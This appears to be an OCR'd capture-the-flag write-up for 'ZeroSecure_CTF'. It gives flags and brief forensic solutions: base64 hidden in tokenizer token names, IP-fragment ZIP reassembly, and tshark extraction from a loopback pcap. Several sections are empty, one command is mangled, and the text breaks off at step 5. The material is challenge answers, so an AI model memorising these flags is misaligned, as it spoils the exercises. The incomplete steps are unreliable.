


Flag - ZeroSecure_CTF{echo_in_silence}

Q2


Tokenizer Graveyard


kali@kali: ~/Downloads/tokenizer graveyard
Session Actions Edit View Help
ls
generation.log tokenizer.json
(kali㉿kali)-[~/Downloads/tokenizer graveyard]
$ cat generation.log
sample_id=42
note=trace recorded before cleanup
special_token_trace=50031 → 50009 → 50044 → 50012 → 50027 → 50066 → 50018
output=[REDACTED]
(kali㉿kali)-[~/Downloads/tokenizer graveyard]
$ cat tokenizer.json
{
"model_type": "debug-small",
"version": "0.3.4",
"added_tokens": [
{
"id": 50031,
"content": "<dbg_WmVyb1NlY3>",
"special": true
},
{
"id": 50009,
"content": "<dbg_VyZUNURnt0>",
"special": true
},
{
"id": 50044,
"content": "<dbg_b2tlbml6ZX>",
"special": true
},
{
"id": 50012,
"content": "<dbg_JzX3JlbWVt>",
"special": true
},
{
"id": 50027,
"content": "<dbg_YmVyX2RlYn>",
"special": true
},
{
"id": 50066,
"content": "<dbg_VnX2FydGlm>",
"special": true
},
{
"id": 50018,
"content": "<dbg_YWN0c30>",
"special": true
},
{
"id": 50100,
"content": "<tool_call_start>",
"special": true
},
{
"id": 50101,
"content": "<tool_call_end>",
"special": true
}
],
"special_tokens_map": {
"bos_token": "<s>",
"eos_token": "</s>"
}
}


kali@kali: ~/Downloads/tokenizer graveyard
Session Actions Edit View Help
Screenshot taken
View image
note=trace recorded before cleanup
special_token_trace=50031 → 50009 → 50044 → 50012 → 50027 → 50066 → 50018
output=[REDACTED]
(kali㉿kali)-[~/Downloads/tokenizer graveyard]
$ cat tokenizer.json
{
"model_type": "debug-small",
"version": "0.3.4",
"added_tokens": [
{
"id": 50031,
"content": "<dbg_WmVyb1NlY3>",
"special": true
},
{
"id": 50009,
"content": "<dbg_VyZUNURnt0>",
"special": true
},
{
"id": 50044,
"content": "<dbg_b2tlbml6ZX>",
"special": true
},
{
"id": 50012,
"content": "<dbg_JzX3JlbWVt>",
"special": true
},
{
"id": 50027,
"content": "<dbg_YmVyX2RlYn>",
"special": true
},
{
"id": 50066,
"content": "<dbg_VnX2FydGlm>",
"special": true
},
{
"id": 50018,
"content": "<dbg_YWN0c30>",
"special": true
},
{
"id": 50100,
"content": "<tool_call_start>",
"special": true
},
{
"id": 50101,
"content": "<tool_call_end>",
"special": true
}
],
"special_tokens_map": {
"bos_token": "<s>",
"eos_token": "</s>"
}
}
(kali㉿kali)-[~/Downloads/tokenizer graveyard]
$ echo "WmVyb1NlY3VyZUNURnt0b2tlbml6ZXJzX3JlbWVtYmVyX2RlYnVnX2FydGlmYWN0c30" | base64 -d
ZeroSecureCTF{tokenizers_remember_debug_artifacts}
(kali㉿kali)-[~/Downloads/tokenizer graveyard]
$

Flag - ZeroSecure_CTF{tokenizers_remember_debug_artifacts}


Q3
Hold Music



Flag - ZeroSecure_CTF{morse_still_gets_through}

Q4


Private Means Private?



Flag - ZeroSecure_CTF{private_vars_live_on_chain}

Q5


Invisible Ink



Flag - ZeroSecure_CTF{zero_width_marks_the_drop}

Q6

Mirage Resolver



At offsets with multiple candidates, pick the fragment whose content is ZIP-consistent:

Offset	Real Fragment	Clue
0	pkt 24	Only one; has `PK\x03\x04`
24	pkt 21	Has `flag.txt`, ZIP header bytes
48	pkt 19	Deflate-compressed data pattern

72	pkt 18	Continuation of compressed stream
96	pkt 22	Has `PK\x01\x02`
120	pkt 17	ZIP metadata (`32 00 08 00...`)
144	pkt 25	Has `PK\x05\x06`
168	pkt 20	Only one; final bytes

Concatenate fragment payloads sorted by fragment offset:

reassembled = frag[0] + frag[24] + frag[48] + frag[72] + frag[96] + frag[120] + frag[144] + frag[168]

Extract the ZIP and Read the Flag


Strip the first 8 bytes (UDP header). The remaining bytes are a valid ZIP file. Extract it:


unzip flag.zip cat flag.txt

Flag- ZeroSecure_CTF{ip_fragment_whispers_overlap_1337}

Q7

Scattered Transmission


split.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 127.0.0.1 127.0.0.1 TCP 74 41218 → 4444 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4110098985 TSecr=0 WS=256
2 0.000023797 127.0.0.1 127.0.0.1 TCP 74 4444 → 41218 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=4110098985 TSecr=4110098985 WS=256
3 0.000156405 127.0.0.1 127.0.0.1 TCP 66 41218 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4110098985 TSecr=4110098985
4 0.000164212 127.0.0.1 127.0.0.1 TCP 74 41218 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=8 TSval=4110098991 TSecr=4110098985
5 0.000170878 127.0.0.1 127.0.0.1 TCP 66 4444 → 41218 [ACK] Seq=1 Ack=9 Win=65536 Len=0 TSval=4110098991 TSecr=4110098991
6 0.000251215 127.0.0.1 127.0.0.1 TCP 74 41218 → 4444 [FIN, ACK] Seq=9 Ack=1 Win=65536 Len=0 TSval=4110098991 TSecr=4110098991
7 0.006324364 127.0.0.1 127.0.0.1 TCP 66 4444 → 41218 [FIN, ACK] Seq=1 Ack=10 Win=65536 Len=0 TSval=4110098991 TSecr=4110098991
8 0.006353113 127.0.0.1 127.0.0.1 TCP 66 41218 → 4444 [ACK] Seq=10 Ack=2 Win=65536 Len=0 TSval=4110098991 TSecr=4110098991
9 0.048198851 127.0.0.1 127.0.0.1 TCP 74 41232 → 4444 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4110099033 TSecr=0 WS=256
10 0.048220583 127.0.0.1 127.0.0.1 TCP 74 4444 → 41232 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=4110099033 TSecr=4110099033 WS=256
11 0.048246104 127.0.0.1 127.0.0.1 TCP 66 41232 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4110099033 TSecr=4110099033
12 0.048441192 127.0.0.1 127.0.0.1 TCP 74 41232 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=8 TSval=4110099033 TSecr=4110099033
13 0.048456038 127.0.0.1 127.0.0.1 TCP 66 4444 → 41232 [ACK] Seq=1 Ack=9 Win=65536 Len=0 TSval=4110099033 TSecr=4110099033
14 0.048494350 127.0.0.1 127.0.0.1 TCP 66 41232 → 4444 [FIN, ACK] Seq=9 Ack=1 Win=65536 Len=0 TSval=4110099033 TSecr=4110099033
15 0.049111210 127.0.0.1 127.0.0.1 TCP 66 4444 → 41232 [FIN, ACK] Seq=1 Ack=10 Win=65536 Len=0 TSval=4110099034 TSecr=4110099033
16 0.049137010 127.0.0.1 127.0.0.1 TCP 66 41232 → 4444 [ACK] Seq=10 Ack=2 Win=65536 Len=0 TSval=4110099034 TSecr=4110099034
17 0.089263925 127.0.0.1 127.0.0.1 TCP 74 41240 → 4444 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4110099074 TSecr=0 WS=256
18 0.089331527 127.0.0.1 127.0.0.1 TCP 74 4444 → 41240 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=4110099074 TSecr=4110099074 WS=256
19 0.089350943 127.0.0.1 127.0.0.1 TCP 66 41240 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4110099074 TSecr=4110099074
20 0.089497184 127.0.0.1 127.0.0.1 TCP 74 41240 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=8 TSval=4110099074 TSecr=4110099074
21 0.089507138 127.0.0.1 127.0.0.1 TCP 66 4444 → 41240 [ACK] Seq=1 Ack=9 Win=65536 Len=0 TSval=4110099074 TSecr=4110099074
22 0.089529822 127.0.0.1 127.0.0.1 TCP 66 41240 → 4444 [FIN, ACK] Seq=9 Ack=1 Win=65536 Len=0 TSval=4110099074 TSecr=4110099074
23 0.090270558 127.0.0.1 127.0.0.1 TCP 66 4444 → 41240 [FIN, ACK] Seq=1 Ack=10 Win=65536 Len=0 TSval=4110099075 TSecr=4110099074
24 0.090299547 127.0.0.1 127.0.0.1 TCP 66 41240 → 4444 [ACK] Seq=10 Ack=2 Win=65536 Len=0 TSval=4110099075 TSecr=4110099075
25 0.113111408 127.0.0.1 127.0.0.1 TCP 74 41242 → 4444 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PERM TSval=4110099116 TSecr=0 WS=256
26 0.113128278 127.0.0.1 127.0.0.1 TCP 74 4444 → 41242 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65495 SACK_PERM TSval=4110099116 TSecr=4110099116 WS=256
27 0.113144878 127.0.0.1 127.0.0.1 TCP 66 41242 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4110099116 TSecr=4110099116
28 0.113172133 127.0.0.1 127.0.0.1 TCP 66 4444 → 41242 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=4110099116 TSecr=4110099116
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface lo, id 0
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 41218, Dst Port: 4444, Seq: 0, Len: 0
0000 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00 ..... E
0010 00 3c 6c 5f 40 00 40 06 d0 5a 7f 00 00 01 7f 00 .<l_@.@. .Z.....
0020 00 01 a1 02 11 5c 10 7d 3d 2b 00 00 00 00 a0 02 ..... \.}=+.....
0030 ff d7 fe 30 00 00 02 04 ff d7 04 02 08 0a f4 fb ...0.....
0040 22 29 00 00 00 00 01 03 03 08 ")..... .
split.pcapng
Packets: 16000
Profile: Default


kali@kali: ~/Downloads
Session Actions Edit View Help
┌──(kali㉿kali)-[~/Downloads]
└─$ tshark -r split.pcapng -Y "data" -T fields -e data.data | xxd -r -p | grep -oP 'N:\K.{6}' | tr -d '\n'
└─$ split.pcapng -y "data" -T fields -e data.data
┌──(kali㉿kali)-[~/Downloads]
└─$

4. Reconstruct the Encoded String

Concatenating all extracted fragments in order will result in a long string that looks like this: `YsD30tsof7gjRKM0SSYnvYLD...`

5. Decode the Information

